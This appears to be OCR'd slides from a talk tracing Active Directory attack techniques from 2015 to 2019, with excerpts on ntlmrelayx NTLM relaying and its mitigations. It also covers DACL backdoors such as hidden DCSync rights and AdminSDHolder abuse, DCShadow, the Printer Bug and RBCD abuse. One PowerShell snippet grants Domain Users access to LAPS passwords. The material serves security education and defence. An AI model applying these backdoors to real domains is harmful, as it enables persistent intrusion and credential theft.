
Name	Allowed Permissions	Inherited
Authenticated Users	Read (from Security Filtering)	No
Domain Admins (ADSECLAB\Domain Admins)	Edit settings, delete, modify security	No
Enterprise Admins (ADSECLAB\Enterprise A...	Edit settings, delete, modify security	No
ENTERPRISE DOMAIN CONTROLLERS	Read	No
HanSolo (ADSECLAB\HanSolo)	Edit settings, delete, modify security	No
SYSTEM	Edit settings, delete, modify security	No

Ntlmrelayx

- Relaying to SMB
- Relaying to LDAP
- Relaying to MSSQL



https://blog.fox-it.com/2017/05/09/relaying-credentials-everywhere-with-ntlmrelayx/



Relaying credentials everywhere with ntlmrelayx

May 9, 2017

At Fox-IT we are committed to making our clients aware of common security risks in their organizations. Credential reuse is one such risk, when attackers can exploit the NT LAN Manager Authentication Protocol (hereafter: NTLM Authentication) which is often left enabled in Microsoft Active Directory.

Insecurities in NTLM Authentication have been known about for over 15 years. The protocol can be abused to hijack a victim's session through a process called "relaying", which abuses a victim's credentials by forwarding them to a different service than intended. NTLM authentication is still supported and enabled by default in many cases, even though it has been replaced as default authentication method by the more secure Kerberos.

In this blog we will demonstrate relaying credentials to LDAP, IMAP and MSSQL with Ntlmrelayx, a Fox-IT extension to the well-known smbrelayx tool. To defend against these kind of attacks:

- If possible, disable NTLM within your organization completely and switch to Kerberos.
- If disabling NTLM is not possible, refer to the settings and guidelines discussed in this blog to mitigate the risk of credential reuse.

NTLM Relaying explained

NTLM Authentication is a challenge-response based protocol. Challenge-response protocols use a commonly shared secret, in this case the user password, to authenticate the client. The server sends a challenge, and the client replies with the response on this challenge. If the challenge matches the one calculated by the server, the authentication is accepted. The NTLM Authentication is a complex protocol, and how it is explained here is a simplification. A very good and detailed description can be found at http://davenport.sourceforge.net/ntlm.html

NTLM Authentication flow

There are 3 steps in the NTLM Authentication protocol:

1. **Negotiate authentication**: The first step of NTLM authentication is the negotiation of the protocol, and which features are supported by the client. In this stage, the client sends the request for authentication to the server, including the NTLM versions accepted by the client.
2. **Server challenge**: The server responds with its own message, indicating which NTLM versions it accepts and which features it wants to use. This message also includes a "challenge" value, which is important in the authentication.
3. **Authentication response**: The client sends back the response based on the challenge, and includes the username and domain to which the password belongs.


After the 3 messages are exchanged, the server replies with either a message indicating that the authentication was successful, or that the authentication failed. Depending on which protocol is used, the session the client has with the server is now authenticated. This process is displayed in the figure below:

1: Negotiate authentication
2: Server challenge
3: Authenticate (with signed challenge)
Authentication OK

Abusing NTLM

As an attacker, this process can be abused if a client can be convinced to connect to an attacker. How this can be done is explained in the next

Ntlmrelayx Mitigations



Mitigations

So what can organizations do against these attacks? All the attacks above abuse the NLTM authentication protocol, so the only complete solution to this is disabling NTLM entirely and switching to Kerberos. Many organizations however have legacy products or operating systems that do not support Kerberos authentication, and thus disabling NTLM would have a considerate business impact. As a mitigating factor, there are several settings that can be enabled to minimize the risk of relaying.

- **Enable SMB signing**: SMB signing will prevent relaying to SMB by requiring all traffic to be signed. Signing requires the user password to authenticate the messages, and thus an attacker relaying the connection cannot send any traffic that will be accepted by the server, since the attacker does not possess the victim's password.
- **Enable LDAP signing**: Similar to SMB signing, LDAP signing prevents unsigned connections to LDAP. It should be noted that connections to LDAP that happen over TLS are considered signed, so this setting will not prevent relay attacks to LDAP over TLS.
- **Enable extended protection for authentication**: Extended protection for authentication helps prevent some relaying attacks by ensuring that the TLS channel used for the connection to the server is the same that the client uses when authenticating. This setting mainly applies to IIS.
- **Enable SPN target name validation**: SPN target name validation is another measure which prevents relaying to SMB by validating the target name to which the client thinks it is authenticating. If the name does not match with the server, the authentication is refused.
- **Ensure internal websites use HTTPS**: When internal websites are visited over the insecure HTTP protocol, there is no possible way for users to validate the authenticity of the connection. By enforcing all internal websites to only function over HTTPS, relaying becomes much less effective.

General hardening to prevent relaying

Aside from these specific server-side measurements, the following general hardening can prevent NTLM relaying:

- **Disable automatic intranet detection**: If NTLM authentication is required in the domain, make sure that browsers (mainly Internet Explorer) only automatically authenticate to trusted websites. Via Group Policy it is possible to disable automatic intranet detection and only automatically authenticate to a whitelist of internal websites to which automatic authentication should apply. As mentioned previously, it is strongly recommended to only use HTTPS websites here.
- **Disable Windows Proxy Auto Detection**: While the security issues of WPAD have been mostly addressed by the Microsoft MS16-077 security update, it is still recommended to disable WPAD in general via Group Policy.
- **Disable LLMNR/NBNS**: These insecure name resolution protocols are often not required in well configured networks. Disabling them gives an attacker fewer possibilities for name resolution spoofing, which in turn makes it harder for attackers to trick victims in connecting to the attackers server.

https://blog.fox-it.com/2017/05/09/relaying-credentials-everywhere-with-ntlmrelayx/

AD Permissions

- Black Hat 2017 presentation An ACE Up the Sleeve by Andy Robbins and Will Schroeder
- Covers DACL (mis)configurations
  - GenericAll & GenericWrite
  - WriteDacl & WriteOwner
  - User Objects
  - Group Objects
  - Computer Objects
  - Domain Objects
  - Group Policy Objects

An ACE Up the Sleeve:


Designing Active Directory DACL Backdoors

Will Schroeder

Andy Robbins


Lee Christensen

An ACE Up the Sleeve Presentation Backdoors




A Hidden DCSync Backdoor

- Backdoor:
  - □ Add **DS-Replication-Get-Changes** and **DS-Replication-Get-Changes-All** on the domain object itself where the principal is a user/computer account the attacker controls
  - □ The user/computer doesn't have to be in any special groups or have any other special privileges!
- Execution:
  - □ DCSync whoever you want!



AdminSDHolder


- Backdoor:
  - □ Attacker grants themselves the **User-Force-Change-Password** right on **CN=AdminSDHolder,CN=System**
  - □ Every 60 minutes, this permission is cloned to every sensitive/protected AD object through SDProp
  - □ Attacker "hides" their account using methods described
- Execution:
  - □ Attacker force resets the password for any **adminCount=1** account



Exploitation


- Backdoor:
  - □ Add an ACE to OU or Computer that applies to the AdmPwd property and any descendant object

```
$RawObject = Get-DomainOU -Raw Servers
$TargetObject = $RawObject.GetDirectoryEntry()
$AdmPwdGuid = (Get-DomainGUIDMap).GetEnumerator() | `
    ?{$_.value -eq 'ms-Mcs-AdmPwd'} | select -ExpandProperty name
$ACE = New-ADObjectAccessControlEntry -InheritanceType Descendents `
    -AccessControlType Allow -PrincipalIdentity "Domain Users" `
    -Right ExtendedRight -ObjectType $AdmPwdGuid
$TargetObject.PsBase.ObjectSecurity.AddAccessRule($ACE)
$TargetObject.PsBase.CommitChanges()
```



Exchange Strikes Back

- Backdoor:
  - □ Identify a non-protected security group with local admin rights on one or more **Exchange servers**
  - □ Grant **"Authenticated Users"** full control over this security group
  - □ **Change the owner** of the group to an Exchange server
  - □ Deny **"Read Permissions"** on this group to the **"Everyone"** principal



Abusing GPOs


- Backdoor:
  - □ Attacker grants herself **GenericAll** to **any** *user* object with the attacker as the trustee
  - □ Grant that "patsy" user **WriteDacl** to the default domain controllers GPO
- Execution:
  - □ Force resets the "patsy" account password
  - □ Adds a DACL to the GPO that allows write access for the patsy to **GPC-File-Sys-Path** of the GPO
  - □ Grants the patsy user **SeEnableDelegationPrivilege** rights in GptTmpl.inf
  - □ Executes a constrained delegation attack using the patsy account's credentials

2018

DCShadow

- DCShadow attack by Vincent Le Toux & Benjamin Delpy
- Attacker gets AD admin rights
- Add a computer object & use as rogue Domain Controller
- Add a record for the rogue DC in the configuration partition
- Update workstation's computer object to include DC SPNs
- Submits changes for replication which are discovered by the other DCs and updated on the DCs
- Attacker cleans up the rogue DC

black hat
USA 2018
AUGUST 4-9, 2018
MANDALAY BAY / LAS VEGAS
THEY TOLD ME I COULD BE ANYTHING I WANTED
SO I BECAME A DOMAIN CONTROLLER
mimikatz
DCSync
DCShadow
#BHUSA / @BLACK HAT EVENTS




But the most important is to monitor RPC Opnum 3 (**DRSGetNCChanges**), because used in both DCSync & DCShadow!

The “Printer Bug”

- DerbyCon 2018 talk “**The Unintended Risks of Trusting Active Directory**” featuring Lee Christensen, Will Schroeder, & Matt Nelson
- Printer Bug involves an interesting combination of print notify with unconstrained delegation to compromise accounts (including a DC) across trusts!

The Unintended Risks of Trusting Active Directory



Ingredient #3: The Printer Bug

- Old but enabled-by-default-on-Windows Print System Remote Protocol (MS-RPRN)
- RpcRemoteFindFirstPrinterChangeNotification(Ex)
  - Purpose: “REMOTESERVER, send me a notification when ____” (e.g. when there’s a new print job)
- Implication: ***Any domain user*** can coerce REMOTESERVER$ to authenticate to any machine
  - Won’t fix by Microsoft - “ by design” ☺

https://www.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory#38

2019

“Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory” by Elad Shamir

https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html

TL;DR

1. Resource-based constrained delegation does not require a forwardable TGS when invoking S4U2Proxy.
2. S4U2Self works on any account that has an SPN, regardless of the state of the TrustedToAuthForDelegation attribute. If TrustedToAuthForDelegation is set, then the TGS that S4U2Self produces is forwardable, unless the principal is sensitive for delegation or a member of the Protected Users group.
3. The above points mean that if an attacker can control a computer object in Active Directory, then it may be possible to abuse it to compromise the host.
4. S4U2Proxy always produces a forwardable TGS, even if the provided additional TGS in the request was not forwardable.
5. The above point means that if an attacker compromises any account with an SPN as well as an account with classic constrained delegation, then it does not matter whether the TrustedToAuthForDelegation attribute is set.
6. By default, any domain user can abuse the MachineAccountQuota to create a computer account and set an SPN for it, which makes it even more trivial to abuse resource-based constrained delegation to mimic protocol transition (obtain a forwardable TGS for arbitrary users to a compromised service).
7. S4U2Self allows generating a valid TGS for arbitrary users, including those marked as sensitive for delegation or members of the Protected Users group. The resulting TGS has a PAC with a valid KDC signature. All that’s required is the computer account credentials or a TGT.
8. The above point in conjunction with unconstrained delegation and “the printer bug” can lead to remote code execution (RCE).
9. Resource-based constrained delegation on the krbtgt account allows producing TGTs for arbitrary users, and can be abused as a persistence technique.
10. Configuring resource-based constrained delegation through NTLM relay from HTTP to LDAP may facilitate remote code execution (RCE) or local privilege escalation (LPE) on MSSQL servers, and local privilege escalation (LPE) on Windows 10/2016/2019.
11. Computer accounts just got a lot more interesting. Start hunting for more primitives to trigger attack chains!

Active Directory Attack Timeline Summary (with Mitre ATT&CK): “The Golden Years” (2015 – 2019)

Tools

DSInternals

Kekeo

PowerSploit (ID: S0194)

Impacket (ID: S0357)

PowerShell Empire (ID: S0363)

DCSync added to Mimikatz (ID: T1003.006)

CrackMapExec (ID: S0488)

Bloodhound (ID: S0521)

DeathStar.py

NTLMRelayX

SharpHound

GhostPack

Rubeus (ID: S1071)

Privilege Escalation

DNSAdmin to Domain Admin

AD Permissions

“Printer Bug”

